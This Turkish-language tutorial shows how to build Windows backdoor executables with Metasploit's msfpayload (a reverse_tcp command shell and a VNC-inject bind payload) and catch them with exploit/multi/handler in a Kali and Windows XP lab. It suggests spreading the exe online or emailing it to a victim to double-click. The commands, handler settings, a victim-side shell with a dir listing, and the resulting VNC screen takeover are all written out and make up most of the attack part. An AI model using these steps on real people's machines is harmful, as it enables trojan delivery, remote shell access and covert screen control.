Payload'u Exe Yapmak ve Sisteme Sızma

NOT: Başarıyla bu yazı tatbik edilmiştir.

Gereksinimler

Kali 1.0.0 // En Eski Kali
Windows XP (Dandik)

Algoritma

Msfpayload aracı ile Metasploit framework'te yer alan istediğimiz payload'u exe'leştirebiliriz (paketleyebiliriz). Böylelikle bu exe dosyalarını internette boy boy sergileyerek birinin indirmesini ve çift tıklamasını bekleyebiliriz. Fakat böylesi bir senaryoda sızma işlemini gerçekleştirebilmek için saldırgan olarak bizim makinemizin dinleme modunda olması gerekir. Kali'yi etraftaki payload'lara karşı dinleme moduna geçirebilmek için exploit/multi/handler adlı modül kullanılabilir.

1) /shell/reverse_tcp Payload'unu Kullanarak Sızma

Bu payload bize kurbanın komut satırını getirecektir. Şimdi msfpayload ile reverse_tcp payload'unu paketleyelim. msfpayload tool'una öncelikle payload'un yolu yazılmıştır. Ardından LHOST ile saldırganın (kali'nin) IP'si girilmiştir, çünkü uzak sistemdeki exe'nin oluşturacağı bağlantının bizim makinemize (Kali'ye) gelmesini istiyoruz. Ardından girilen X argümanı ile payload'u exe olarak derle demiş olduk. Son olarak > sembolü ile de derlenen payload'un çıktısının backdoor.exe adlı dosyaya yazdırılmasını sağladık.

```
> msfpayload windows/shell/reverse_tcp LHOST=192.168.2.91 X >
                                                    /root/Desktop/backdoor.exe
```

Payload derlendikten sonra, kurbana yollamadan önce Kali'yi ileride gelecek reverse_tcp bağlantılarına karşı dinleme moduna geçirmemiz gerekmektedir. Bu işlem için handler modülünü kullanabiliriz.

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set LPORT 4444
msf > set LHOST KALI_IP
msf > exploit

Output:
[*] Started bind handler
[*] Starting the payload handler...
```

Görüldüğü üzere handler modülünü olası gelebilecek reverse_tcp payload'larına karşın ayarlamış olduk. Şimdi msfpayload ile derlediğimiz payload'u kurbana email ile gönderelim ve kurbanın backdoor.exe'yi indirip çift tıkladığını varsayalım. Bu durumda çalıştırdığımız handler'ımız ayarları gereği reverse_tcp payload'unun bağlantısını görecektir ve kurbanın komut satırını aşağıdaki gibi konsolumuza getirecektir:

C:\Documents and Settings\pentest\Desktop>

Görüldüğü üzere hedef sistemin komut satırı komut satırımıza gelmiş bulunmaktadır. Artık dilediğimiz kodu hedef sistemde çalıştırabiliriz.

C:\Documents and Settings\pentest\Desktop> dir

Output:

05.03.2016	22:30	73.802	backdoor.exe
24.01.2016	16:30	0	bismillah.txt
22.01.2016	13:10	0	hacked.txt
24.01.2016	16:30	0	hacked2.txt
10.02.2016	21:01	103.72	msf.rtf

[…]

2) /vncinject/bind_tcp Payload'unu Kullanarak Sızma

Bu payload uzak sistemin canlı ekran görüntüsünü ekranımıza getirmeye yaramaktadır. Öncelikle payload'umuzu paketleyelim. VNC Server ve Client 3333 nolu portu işgal ederler. Dolayısıyla uzak sistemde payload'un tetiklenmesiyle oluşacak VNC bağlantısının 3333 nolu porttan çıkış yapabilmesi için payload'un LPORT'una 3333 numarası girilir. X ile de payload'u exe olarak derletiriz.

> msfpayload windows/vncinject/bind_tcp LPORT=3333 X > /root/Desktop/vnc.exe


Payload'u paketledikten sonra saldırgan olarak biz Kali'de VNC bağlantılarını yakalayabilmek için handler'ımızın dinleyeceği portu 3333 olarak belirleriz. Ardından önceki payload'dan farklı olarak bu seferkinde VNC server'a bağlanabilmek için kurbanın IP'sini handler'a girmemiz gerekmektedir.

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/vncinject/bind_tcp
msf > set LPORT 3333
msf > set RHOST XP_IP
msf > exploit
```

Output:
[*] Started bind handler
[*] Starting the payload handler...

[...]

Kurban WinXP'den vnc.exe'ye çift tıkladığı anda 3333 nolu portunda VNC server'ı başlatacaktır. Bu sayede Kali ise multi/handler'ı ile anında kurbanın VNC server'ına bağlantı kuracaktır ve kurbanın görüntüsünü VNC istemcisi ile alacaktır.



Yukarıdaki resimin sol tarafında Windows XP (Dandik) Sanal Makinesini sağ tarafında ise Kali Linux (En Eski) Sanal Makinesini görmektesiniz. Kali Sanal Makinesinde dikkat ederseniz bir VNC ekranı gelmiştir. O ekran içerisinde yapılacak herbir hareket soldaki Windows XP'de de cereyan edecektir. Böylece sızma işlemini kusursuzca tamamlamış bulunmaktayız, elhamdullillah.

NOT: Mavi DOS penceresi VNC bağlantısı başlarken açılmaktadır. Fakat kapatıldığı takdirde VNC bağlantısı sorunsuz yoluna devam edebilmektedir.